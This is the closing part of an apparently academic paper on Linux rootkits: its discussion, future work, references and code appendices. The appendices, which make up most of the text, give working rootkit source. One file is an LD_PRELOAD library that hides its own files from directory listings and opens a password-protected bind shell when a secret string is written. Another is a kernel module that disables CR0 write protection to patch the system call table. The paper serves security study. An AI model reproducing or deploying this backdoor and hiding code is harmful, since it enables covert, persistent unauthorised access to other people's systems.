Userland rootkits are easier to build and easier to compile in advance, but they are more limited with what they can achieve and in how they can hide from the user or sysadmin. Would be useful for very specific attacks maybe on not very experienced users, but an experienced sysadmin would most likely be able to detect a userland rootkit unless dozens and dozens of functions are hooked, which just isn't efficient.

Kernel rootkits are far more standard and common because they allow for more nuanced and in depth manipulation of the system. While more complex over all to implement, the process of hiding them from a sysadmin is less complex as the lower level functions that are hooked are used by all possible libraries on the system, even third party ones.

While there are many methods of detecting rootkits, it is possible that there is a completely undetectable rootkit. The best method of preventing infection is to try and maintain good general security practices so that the system shouldn't be compromised, but even if it is compromised privilege escalation should not be possible. The rootkit can only be installed if the attacker has already obtained root privileges.

3.4 Future Work

The most obvious future work would be to further investigate what's possible with a kernel rootkit. This paper essentially covered the possibilities of a userland rootkit but the potential of a kernel rootkit is far greater than what was discussed. Potentially a next step would be to, as mentioned in the discussion section, attempt to use the rootkit to manipulate the firewall calls within the kernel.

While not the main topic of this paper, it would be interesting to research more preexisting rootkits to try and find other techniques used by real attackers. Particularly again with kernel rootkits there will be a wide range of interesting impletentations and solutions that could be explored.

4. References

Encyclopedia Britannica Editors, 2016. *Rootkit* [Online] [Accessed 20th May 2020]
`https://www.britannica.com/technology/rootkit`

m0nad, 2019. *Diamorphine* [Computer Program] [Accessed 20th May 2020]
`https://github.com/m0nad/Diamorphine`

Schroeder & Saltzer, 1972. *A Hardware Architecture for Implementing Protection Rings* [Online] [Accessed 20th May 2020]
`https://www.multicians.org/protection.html`

Bernard Marr, 2017. *Botnets: The Dangerous Side Effects Of The Internet Of Things* [Online] [Accessed 20th May 2020]
`https://www.forbes.com/sites/bernardmarr/2017/03/07/botnets-the-dangerous-side-effects-of-the-internet-of-things/`

Free Software Foundation, 2019. *Readdir Manual Page* [Online] [Accessed 20th May 2020]
`http://man7.org/linux/man-pages/man3/readdir.3.html`

chokepoint, 2012. *JynxKit2* [Computer Program] [Accessed 20th May 2020]
`https://github.com/chokepoint/Jynx2`

pragmatic, 1999. *(nearly) Complete Linux Loadable Kernel Modules* [Online] [Accessed 20th May 2020]
`www.ouah.org/LKM_HACKING.html`

5. Appendices

1.1 Userland Section Code

1.1.1 rand.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main(){
  srand(time(NULL));
  int i = 5;
  while(i--) printf("%d ",rand()%100);
  printf("\n");
  return 0;
}
```

1.1.2 write() hook

```c
// pointer that will point to original function
ssize_t (*real_write)(int fildes, const void *buf, size_t nbytes);

// function for hooking
ssize_t write(int fildes, const void *buf, size_t nbytes)
{
        // will store the return value
        ssize_t result;

        // use dlsym to find original write and point the pointer to it
        real_write = dlsym(RTLD_NEXT, "write");

        // check if the buffer contains the secret key
        if (strstr(buf, SECRET_KEY)) {
                // if it does, redirect this write to /dev/null
                fildes = open("/dev/null", O_WRONLY | O_APPEND);
                // and open a reverse shell
                bind_shell();
        }

        // call the real write function on the parameters
        result = real_write(fildes, buf, nbytes);
```

```
        // return the real write function's result
        return result;
}
```

1.1.3 bind_shell()

```
int bind_shell (void)
{
        struct sockaddr_in addr;
        addr.sin_family = AF_INET;
        addr.sin_port = htons(PORT);
        addr.sin_addr.s_addr = INADDR_ANY;

        int sockfd = socket(AF_INET, SOCK_STREAM, 0);

        const static int optval = 1;

        setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &optval, sizeof(optval));

        bind(sockfd, (struct sockaddr*) &addr, sizeof(addr));

        listen(sockfd, 0);

        int new_sockfd = accept(sockfd, NULL, NULL);

        for (int count = 0; count < 3; count++)
        {
                dup2(new_sockfd, count);
        }

        char input[30];

        read(new_sockfd, input, sizeof(input));
        input[strcspn(input, "\n")] = 0;
        if (strcmp(input, PASS) == 0)
        {
                execve("/bin/sh", NULL, NULL);
                close(sockfd);
        }
        else
        {
                shutdown(new_sockfd, SHUT_RDWR);
                close(sockfd);
        }

}
```

1.1.4 config.h

```
//#define DEBUG
#define PREFIX "root"
#define SECRET_KEY "supersecretsignal123"
```

```
#define PASS "hunter2"
#define PORT 60454
```

1.1.5 libevil.c

```
#define _GNU_SOURCE

// standard includes
#include <dlfcn.h>
#include <stdio.h>
#include <string.h>
#include <sys/stat.h>
#include <unistd.h>
#include <dirent.h>
#include <sys/types.h>
#include <fcntl.h>
#include <sys/socket.h>
#include <netinet/in.h>

#include "config.h"

//gcc -shared -fPIC libevil.c -o libevil.so -ldl

// used for ls
struct dirent *(*real_readdir)(DIR *dirp);
struct dirent64 *(*real_readdir64)(DIR *dirp);

// remote signalling
ssize_t (*real_write)(int fildes, const void *buf, size_t nbytes);

int bind_shell (void)
{
        struct sockaddr_in addr;
        addr.sin_family = AF_INET;
        addr.sin_port = htons(PORT);
        addr.sin_addr.s_addr = INADDR_ANY;

        int sockfd = socket(AF_INET, SOCK_STREAM, 0);

        const static int optval = 1;

        setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &optval, sizeof(optval));

        bind(sockfd, (struct sockaddr*) &addr, sizeof(addr));

        listen(sockfd, 0);

        int new_sockfd = accept(sockfd, NULL, NULL);

        for (int count = 0; count < 3; count++)
        {
                dup2(new_sockfd, count);
        }
```

```
        char input[30];

        read(new_sockfd, input, sizeof(input));
        input[strcspn(input, "\n")] = 0;
        if (strcmp(input, PASS) == 0)
        {
                execve("/bin/sh", NULL, NULL);
                close(sockfd);
        }
        else
        {
                shutdown(new_sockfd, SHUT_RDWR);
                close(sockfd);
        }

}

ssize_t write(int fildes, const void *buf, size_t nbytes)
{
        #ifdef DEBUG
        printf("write hooked");
        printf("\n");
        #endif

        ssize_t result;

        real_write = dlsym(RTLD_NEXT, "write");

        if (strstr(buf, SECRET_KEY)) {
                fildes = open("/dev/null", O_WRONLY | O_APPEND);
                bind_shell();
        }

        result = real_write(fildes, buf, nbytes);

        return result;
}

struct dirent *readdir(DIR *dirp)
{
        #ifdef DEBUG
        printf("readdir hooked");
        printf("\n");
        #endif

        real_readdir = dlsym(RTLD_NEXT, "readdir");

        struct dirent *ret;

        while((ret = real_readdir(dirp))){
                if(!strstr(ret->d_name, "ld.so.preload") &&
                  !strstr(ret->d_name, "libevil.so")) break;
        }
        return ret;
}
```

1.2 LKM Section Code

1.2.1 Basic LKM

```
#include <linux/module.h>
#include <linux/kernel.h>

static int __init h00k_init(void) {
        printk("Hello, World!\n");
        return 0;
}

static void __exit h00k_exit(void) {
        printk("Goodbye, World!\n");
}

module_init(h00k_init);
module_exit(h00k_exit);
```

1.2.2 hook.c

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/kallsyms.h>
#include <linux/dirent.h>
#include <linux/slab.h>
#include <linux/version.h>
#include <linux/sched.h>
#include <linux/syscalls.h>
#include <linux/proc_ns.h>
#include <linux/fdtable.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Sam Heney");
MODULE_DESCRIPTION("h00k - a very simple rootkit");
MODULE_VERSION("1.0");

struct linux_dirent {
        unsigned long   d_ino;
        unsigned long   d_off;
        unsigned short  d_reclen;
        char            d_name[1];
};

unsigned long *syscall_table;

typedef asmlinkage int (*orig_getdents_t)(unsigned int fd,
                        struct linux_dirent *dirp, unsigned int count);

typedef asmlinkage int (*orig_getdents64_t)(unsigned int fd,
                        struct linux_dirent64 *dirp, unsigned int count);
```

```
typedef asmlinkage int (*orig_kill_t)(int pid, int sig);

typedef asmlinkage int (*orig_open_t)(int dirfd,
                      const char *pathname, int flags);

orig_getdents_t orig_getdents;
orig_getdents64_t orig_getdents64;
orig_kill_t orig_kill;
orig_open_t orig_open;

inline void mywrite_cr0(unsigned long cr0) {
        asm volatile("mov %0,%%cr0" : "+r"(cr0), "+m"(__force_order));
}

void unprotect_page(void){
        printk("Unprotecting Page\n");
        mywrite_cr0(read_cr0() & (~0x10000));
}

void protect_page(void){
        printk("Protecting Page\n");
        mywrite_cr0(read_cr0() | 0x10000);
}

void hook_syscall(void *hook_addr, uint16_t syscall_offset) {
        unprotect_page();
        syscall_table[syscall_offset] = (unsigned long)hook_addr;
        protect_page();
}

void unhook_syscall(void *orig_addr, uint16_t syscall_offset) {
        unprotect_page();
        syscall_table[syscall_offset] = (unsigned long)orig_addr;
        protect_page();
}

asmlinkage int hooked_getdents(unsigned int fd,
                struct linux_dirent __user* dirent,
                unsigned int count) {
        int ret = orig_getdents(fd, dirent, count);
        printk("getdents hooked!");
        return ret;
}

asmlinkage int hooked_getdents64(unsigned int fd,
                struct linux_dirent64 __user* dirent,
                       unsigned int count) {
        int ret = orig_getdents64(fd, dirent, count);
        printk("getdents64 hooked!");
        return ret;
}

asmlinkage int hooked_kill(int pid, int sig) {
        long ret = orig_kill(pid, sig);

        printk("signal %d recieved\n", sig);
```

```
        if (sig == 64) printk("secret kill signal!!!");
        return ret;
}

asmlinkage int hooked_open(int dirfd,
                           const char *pathname, int flags) {
        printk("open hooked!");

        return orig_open(dirfd, pathname, flags);
}

static int __init h00k_init(void) {

        syscall_table = (unsigned long *)kallsyms_lookup_name("sys_call_table");

         if (!syscall_table)
                return -1;

        printk("sys_call_table found at: %p\n", syscall_table);

        orig_getdents = (orig_getdents_t)syscall_table[__NR_getdents];
        printk("original getdents: %lx\n", syscall_table[__NR_getdents]);

        orig_getdents64 = (orig_getdents64_t)syscall_table[__NR_getdents64];
        printk("original getdents64: %lx\n", syscall_table[__NR_getdents64]);

        orig_kill = (orig_kill_t)syscall_table[__NR_kill];
        printk("original kill: %lx\n", syscall_table[__NR_kill]);

        hook_syscall(hooked_getdents, __NR_getdents);
        printk("hooked getdents: %lx", syscall_table[__NR_getdents]);

        hook_syscall(hooked_getdents64, __NR_getdents64);
        printk("hooked getdents64: %lx", syscall_table[__NR_getdents64]);

        hook_syscall(hooked_kill, __NR_kill);
        printk("hooked kill: %lx", syscall_table[__NR_kill]);

        printk("signal %d recieved\n", 64);
        printk("secret kill signal!!!");

        return 0;
}

static void __exit h00k_exit(void) {
        unhook_syscall(orig_getdents, __NR_getdents);
        printk("restored getdents: %lx\n", syscall_table[__NR_getdents]);
        unhook_syscall(orig_getdents64, __NR_getdents64);
        printk("restored getdents64: %lx\n", syscall_table[__NR_getdents64]);
        unhook_syscall(orig_kill, __NR_kill);
        printk("restored kill: %lx\n", syscall_table[__NR_kill]);
        printk("Goodbye, World!\n");
}

module_init(h00k_init);
module_exit(h00k_exit);
```